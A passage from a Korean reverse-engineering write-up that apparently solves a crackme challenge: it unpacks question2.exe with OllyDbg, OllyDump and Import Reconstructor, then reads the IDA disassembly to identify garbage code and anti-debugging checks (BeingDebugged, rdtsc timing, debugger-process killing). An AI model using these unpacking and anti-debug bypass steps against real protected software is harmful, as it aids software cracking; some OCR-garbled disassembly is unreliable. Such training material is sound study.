
[그림 62] RDG Packer Detector로 컴파일러 식별

그러나 Signature 을 이용하는 툴을 100% 신뢰할 수는 없기 때문에 strings와 grep로 Microsoft라는 문자열을 검색하여 Visual C++로 컴파일됐다는 것을 확인하였습니다.

```
$ strings tempdump.exe | grep Microsoft
Microsoft Visual C++ Debug Library
Microsoft Visual C++ Runtime Library
```

[그림 63] 컴파일러 식별 1

그럼 우리는 이 프로그램이 Console Application이라는 것을 알기 때문에 Visual Studio에서 테스트용 Console Application을 하나 만듭니다. 컴파일 후 그 프로그램을 Ollydbg에 로드합니다.



[그림 64] 컴파일러 식별 2


그리고 위 그림처럼 몇 가지 눈에 띄는 특징들을 잘 기억해놓습니다. 타겟인 question2.exe 도 언패킹이 완료된 후 OEP가 저렇게 생겼을 것입니다. 이제 아까 Terminate된 question2.exe가 있는 Ollydbg로 돌아와서 Disassembler창에 우측클릭 -> Search for -> All intermodular calls 를 선택하여 이 프로그램에서 dll 함수를 호출하는 명령어들을 전부 검색합니다. 우리는 OEP 근처에서 Getversion이 호출되는 것을 알기 때문에 getversion이라고 직접 치면 그 함수가 화면의 중앙으로 오게 되고 더블클릭하면 Disassembler 창에 나타납니다. 이제 결과를 비교해봅니다.

Address	Instruction	Description
0040536E	C3	RETN
0040536F	CC	INT3
00405370	55	PUSH EBP
00405371	8BEC	MOV EBP,ESP
00405373	6A FF	PUSH -1
00405375	68 300D5200	PUSH question.00520D30
0040537A	68 40514000	PUSH question.00405140
0040537F	64:A1 00000000	MOV EAX,DWORD PTR FS:[0]
00405385	50	PUSH EAX
00405386	64:8925 00000000	MOV DWORD PTR FS:[0],ESP
0040538D	83C4 F0	ADD ESP,-10
00405390	53	PUSH EBX
00405391	56	PUSH ESI
00405392	57	PUSH EDI
00405393	8965 E8	MOV DWORD PTR SS:[EBP-18],ESP
00405396	FF15 A0E35300	CALL DWORD PTR DS:[53E3A0]
0040539C	A3 9CAB5300	MOV DWORD PTR DS:[53ABA9C],EAX
004053A1	A1 9CAB5300	MOV EAX,DWORD PTR DS:[53AB9C]
004053A6	C1E8 08	SHR EAX,8
004053A9	25 FF000000	AND EAX,0FF
004053AE	A3 A8AB5300	MOV DWORD PTR DS:[53ABA8],EAX
004053B3	8B0D 9CAB5300	MOV ECX,DWORD PTR DS:[53AB9C]
004053B9	81E1 FF000000	AND ECX,OFF
004053BF	890D A4AB5300	MOV DWORD PTR DS:[53ABA4],ECX
004053C5	8B15 A4AB5300	MOV EDX,DWORD PTR DS:[53ABA4]
004053CB	C1E2 08	SHL EDX,8
004053CE	0315 A8AB5300	ADD EDX,DWORD PTR DS:[53ABA8]
004053D4	8915 A0AB5300	MOV DWORD PTR DS:[53ABA0],EDX
004053DA	A1 9CAB5300	MOV EAX,DWORD PTR DS:[53AB9C]
004053DF	C1E8 10	SHR EAX,10
004053E2	25 FFFF0000	AND EAX,0FFF
004053E7	A3 9CAB5300	MOV DWORD PTR DS:[53AB9C],EAX
004053EC	6A 01	PUSH 1
004053EE	E8 DDC40000	CALL question.00411ED0
004053F3	83C4 04	ADD ESP,4
004053F6	85C0	TEST EAX,EAX
004053F8	v 75 OA	JNZ SHORT question.00405404
004053FA	6A 1C	PUSH 1C
004053FC	E8 EF000000	CALL question.004054F0
00405401	83C4 04	ADD ESP,4
00405404	E8 B78B0000	CALL question.0040DFC0
00405409	85C0	TEST EAX,EAX
0040540B	v 75 OA	JNZ SHORT question.00405417
0040540D	6A 10	PUSH 10
0040540F	E8 DC000000	CALL question.004054F0
00405414	83C4 04	ADD ESP,4
00405417	C745 FC 00000000	MOV DWORD PTR SS:[EBP-4],0
0040541E	E8 4DC40000	CALL question.00411650
00405423	FF15 78E45300	CALL DWORD PTR DS:[53E478]
00405429	A3 20C75300	MOV DWORD PTR DS:[E478],EAX
0040542E	E8 1DC20000	CALL question.00411650

[그림 65] OEP 시작코드 비교


전체길이나 명령어들이 살짝 다른 것은 VC++ 6.0 (테스트파일이 컴파일된 버전) 말고 다른 버전으로 컴파일되었다는 것인데, 전체적인 구조는 OEP와 매우 흡사하므로 OEP라고 간주해도 문제없습니다. 이제 0x00405370을 OEP로 잡고 프로그

램을 재시작한 뒤(Ctrl + F2) 0x00405370에 가서 하드웨어 브레이크포인트를 겁니다.




[그림 66] 하드웨어 브레이크 포인트

그리고 실행을 하면 잘 실행해나가다가 전과 같이 그대로 Terminate 해버립니다. 프로그램이 Hardware Breakpoint Register들을 직접 수정한다는 것을 어렵지 않게 예상할 수 있습니다. Phantom 플러그인을 이용해서 하드웨어 레지스터를 보호합니다.




[그림 67] 레지스터 보호

그리고 처음부터 다시 실행하면 0x00405370에서 멈춥니다. 이 때 OllyDump를 이용해서 Dump를 합니다. 이번에는 Rebuild Import 체크박스는 해제합니다.



[그림 68] Process Dump

Import Reconstructor에서 쓰기위해 EntryPoint인 5370 은 복사해둡니다. 그리고 Import Reconstructor을 실행해서 question2.exe 프로세스를 콤보박스에서 선택한 뒤 아까 복사해둔 주소를 OEP에 붙여넣고 IAT AutoSearch 버튼을 누른다. 그 다음 Get Imports를 누르면 임포트 테이블의 시작과 끝을 대략적으로 추측해서 결과를 출력합니다.



[그림 69] IAT 복구


Import가 kernel32.dll 밖에 없는 것이 조금 이상합니다. Import table의 위치인 13E2FC(VA : 53E2FC)로 가서 위아래로 조금씩 스크롤링하다보면 Import 가 더 있는 것을 알 수 있습니다.

Address	Hex dump	ASCII
0053E1FC	E7 D9 E2 77 EB AD E2 77 21 CF E3 77 56 6A E2 77	魂?英?!窮wVj?
0053E20C	25 90 E2 77 A0 7A E2 77 35 CF E4 77 C3 3A E3 77	%魂w魂?5魂w??
0053E21C	BB 7A E2 77 4D 8D E2 77 54 CE E4 77 6C 3B E3 77	魂?M魂?WT魂w!;?
0053E22C	67 CO E2 77 4C 7B E2 77 D9 94 E2 77 00 00 00 00	g?z魂wL{????....
0053E23C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E24C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E25C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E26C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E27C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E28C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E29C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E2AC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E2BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E2CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E2DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E2EC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
0053E2FC	47 98 80 7C 17 AE 81 7C 16 1E 80 7C E1 09 83 7C	G? 魂 Tm ??
0053E30C	E5 3D 86 7C 0F 4B 86 7C B5 43 86 7C 30 42 86 7C	??.?K?.魂?OB?
0053E31C	42 24 80 7C A1 B6 80 7C 66 97 80 7C 7A 97 80 7C	B\$0 <0 f? z?
0053E32C	B6 AD 80 7C D4 A0 80 7C F8 98 80 7C R9 BF 80 7C	魂?0 ?0 ?0 ?0 ?0

[그림 70] IAT 확인

위아래로 스크롤하면서 Import Table이 시작하는 지점과 끝나는 지점을 찾습니다. 주소는 각각 0x0053DDFC 와 0x0053EB14 입니다. 그리고 크기를 계산하면 0xD1C인데 그것도 기록합니다.

이제 Import Reconstructor로 다시 돌아와서 RVA에 시작주소 RVA인 0x0013DDFC(VA : 53DDFC)와 Size에 크기 0xD1C을 입력하고 Get Imports를 누릅니다.



[그림 71] IAT 복구 2

그리고나서 Show Invalid를 눌러서 잘못된 Import가 없다는 것을 확인하고 Fix Dump를 눌러서 전에 덤프뜬 파일을 선택합니다. 덤프뜬 파일을 dumped.exe라고 하면 Import가 복구된 파일인 dumped_.exe가 새로 생깁니다. 더블클릭해서 정상적으로 실행됨을 확인합니다.



[그림 72] 성공적으로 언 패킹

실행이 잘 되는 것을 보면 성공적으로 언 패킹이 되었습니다.

Step 3. Disassembling

바이너리가 언패킹되었으니 이제 IDA 로 분석합니다. IDA에 로딩을 한 다음에 Strings 섹션으로 가서 “What is the KEY?” 라는 문자열을 찾습니다.

[그림 73] Strings 원도우에서 문자열 확인

"Good Job !!"라는 문장열의 눈에 띕니다. 나중에 다시 보기로 하고, "What is the KEY?"를 더블클릭해서 그 주소로 갑니다.

```
myow0:0051B058 ; char aWhatIsTheKey[]  
myow0:0051B058 aWhatIsTheKey? db 'What is the KEY? : ',0 ; DATA XREF: _main_0+5D0fo  
myow0:0051B06C align 10h  
myow0:0051B070 aTaskmgr_exe db 'taskmgr.exe',0 ; DATA XREF: _main_0+7Cf  
myow0:0051B07C align 10h  
myow0:0051B080 aProcesp_exe db 'procesp.exe',0 ; DATA XREF: _main_0+75f
```

[그림 74] 문자열 확인

그리고 문자열 옆에 있는 참조주소 _main_0+FDA를 더블클릭하여 문자열이 참조된 곳으로 이동합니다.

```

mov    esi, esp
push   0          ; dwMilliseconds
call   ds:Sleep
cmp    esi, esp
call   __chkesp
mov    esi, esp
push   0          ; lpModuleName
call   ds:GetModuleHandleA
cmp    esi, esp
call   __chkesp
mov    esi, esp
push   0          ; dwMilliseconds
call   ds:Sleep
cmp    esi, esp
call   __chkesp
mov    esi, esp
push   0          ; lpModuleName
call   ds:GetModuleHandleA
cmp    esi, esp
call   __chkesp
push offset aWhatIsTheKey? ; "What is the KEY? : "
call   _printf
add    esp, 4
mov    esi, esp
push   0          ; dwMilliseconds
call   ds:Sleep
cmp    esi, esp

```

[그림 75] 문자열이 참조된 곳으로 이동

이 문자열이 참조되는 부분을 찾는 이유는 “What is the KEY?”를 출력하고, 입력을 받고 그것을 진짜 KEY와 비교, 그리고 “Good Job !!” 또는 “Wrong Key”를 출력하는 코드가 전부 한 함수 안에 있을 확률이 높기 때문입니다. 그것을 확인하기 위해 같은 방법으로 “Good Job !!” 문자열이 참조되는 주소를 확인하면 다음 그림처럼 같은 함수 안입니다.


```

add   bx, 5Fh
sub   bx, 49h
pop   bx
push  bx
add   bx, 40h
sub   bx, 5Dh
mov   bx, 62h
pop   bx
push  ax
add   ax, 19h
add   ax, 30h
add   ax, 48h
add   ax, 8
pop   ax
push  ax
sub   ax, 17h
sub   ax, 21h
add   ax, 57h
add   ax, 5Ch
pop   ax
push  offset aGoodJob ; "Good Job ??"
call   _printf
add   esp, 4
mov   esi, esp
push   0          ; dwMilliseconds
call   ds:Sleep
cmp    esi, esp
call   __chkesp
jmp   Return1

```


[그림 76] 전체적인 구조 확인

이제 진짜 KEY가 어떤 알고리즘으로 생성되고, 우리가 입력받은 KEY와 어떤 방식으로 비교되는지 살펴볼 차례입니다. 함수의 맨 처음으로 돌아가서 차근차근 분석해 봅니다.



[그림 77] 전체적인 구조 확인 2

함수의 시작부분입니다. 첫 번째와 세 번째 빨간상자는 KEY를 계산하기 위해 지역변수 배열을 초기화하는 전형적인 코드를 나타낸 것입니다. 두 번째 빨간상자를 보면 Ollydbg, IDA Pro, WinDbg, Process Explorer, Task Manager 프로세스를 찾아내서 Terminate시키는 함수가 나중에 언젠가 호출될 것을 어렵잖게 예상할 수 있습니다.



[그림 78] Garbage code 1

조금만 더 내려가면 이런 종류의 코드가 보이기 시작합니다. 이건 쓰레기 바이트

인데 실행하나마나 프로그램에 아무런 영향을 미치지 않는 코드입니다. 분석하다 보면 이런 쓰레기 바이트들이 이 함수 내에 전반적으로 골고루 퍼져있음을 알 수 있습니다.

```

loc_401872:          ; 0
    cmp    [ebp+var_4], 64h
    jge   short loc_401899

loc_401899:
    push   bx
    add    bx, 13h
    add    bx, 5Fh
    sub    bx, 49h
    pop    bx
    push   bx
    add    bx, 40h
    sub    bx, 5Dh
    mov    bx, 62h
    pop    bx
    push   ax
    add    ax, 19h
    add    ax, 30h
    add    ax, 4Bh

```

[그림 79] Garbage code 2

계속 내려가다보면 var_FF4 배열을 0으로 채우다가 나중에는 1로 다시 채우고, 다양한 쓰레기 코드도 계속해서 볼 수 있습니다.
var_FF4에 계속해서 1로 초기화하는데 이것도 쓰레기코드의 일부임을 대강 짐작 할 수 있습니다. 앞으로 쓰레기 코드라고 생각되는 부분은 분석하고 않고 바로 스킵해버리면 됩니다.

```

add    ax, 5Ch
pop    ax
mov    esi, esp
push   0Ah           ; dwMilliseconds
call   ds:GetModuleHandleA
cmp    esi, esp
call   _chkesp
mov    esi, esp
push   0Ah           ; dwMilliseconds
call   ds:Sleep
cmp    esi, esp
call   _chkesp
mov    esi, esp
push   0Ah           ; dwMilliseconds
call   ds:GetModuleHandleA
cmp    esi, esp
call   _chkesp
mov    esi, esp
push   0Ah           ; dwMilliseconds
call   ds:Sleep
cmp    esi, esp
call   _chkesp
mov    esi, esp
push   0Ah           ; dwMilliseconds
call   ds:GetModuleHandleA
cmp    esi, esp
call   _chkesp
mov    esi, esp
push   0Ah           ; dwMilliseconds
call   ds:Sleep
cmp    esi, esp
call   _chkesp

```

[그림 80] Garbage code 3

이 부분도 쓰레기 코드입니다. 실행을 해도 프로그램이 동작하는데 아무런 변화

를 주지 않기 때문입니다. 단, 중간중간에 Sleep을 호출하는 것을 많이 보이는데, 그들은 사용자가 KEY를 입력하고 Enter를 친 다음 "Wrong Key" 가 출력되기까지 약간의 지연이 발생하는 것을, KEY를 계산하는 루틴을 실행하는 데에 소요된 시간으로 착각하게끔 만들기 위해 존재한다고 볼 수 있습니다.

```
call    ds:GetModuleHandleA
cmp    esi, esp
call    __chkesp
mov    esi, esp
push    0Ah           ; dwMilliseconds
call    ds:Sleep
cmp    esi, esp
call    __chkesp
mov    esi, esp
push    0             ; lpModuleName
call    ds:GetModuleHandleA
cmp    esi, esp
call    __chkesp
mov    esi, esp
push    0             ; lpModuleName
call    ds:GetModuleHandleA
cmp    esi, esp
call    __chkesp
mov    eax, large fs:18h
mov    eax, [eax+30h]
movzx  eax, byte ptr [eax+2]
test   eax, eax
incz   Return1
```

[그림 81] Anti Debugging 1

더 내려가면 이런 코드도 보입니다. 이것은 BeingDebugged 안티디버깅 기법이며, 프로그램이 디버깅을 당하고 있는지 확인하기 위해 존재합니다. 물론 디버깅되고 있다고 판단되면 바로 종료합니다.

[그림 82] Garbage code 4

또 다른 종류의 쓰레기 코드입니다.


```
mov    esi, esp
push   0          ; dwMilliseconds
call   ds:Sleep
cmp    esi, esp
call   __chkesp
mov    esi, esp
push   0          ; lpModuleName
call   ds:GetModuleHandleA
cmp    esi, esp
call   __chkesp
rdtsc
mov    ecx, eax
mov    ebx, edx
nop
```

[그림 83] Anti Debugging 2

```
mov    edx, edx
nop
nop
nop
nop
nop
nop
push   eax
pop    eax
nop
rdtsc
cmp    edx, ebx
ja     Return1
sub    eax, ecx
cmp    eax, 2000h
ja     Return1
mov    esi, esp
push   0          ; dwMilliseconds
```

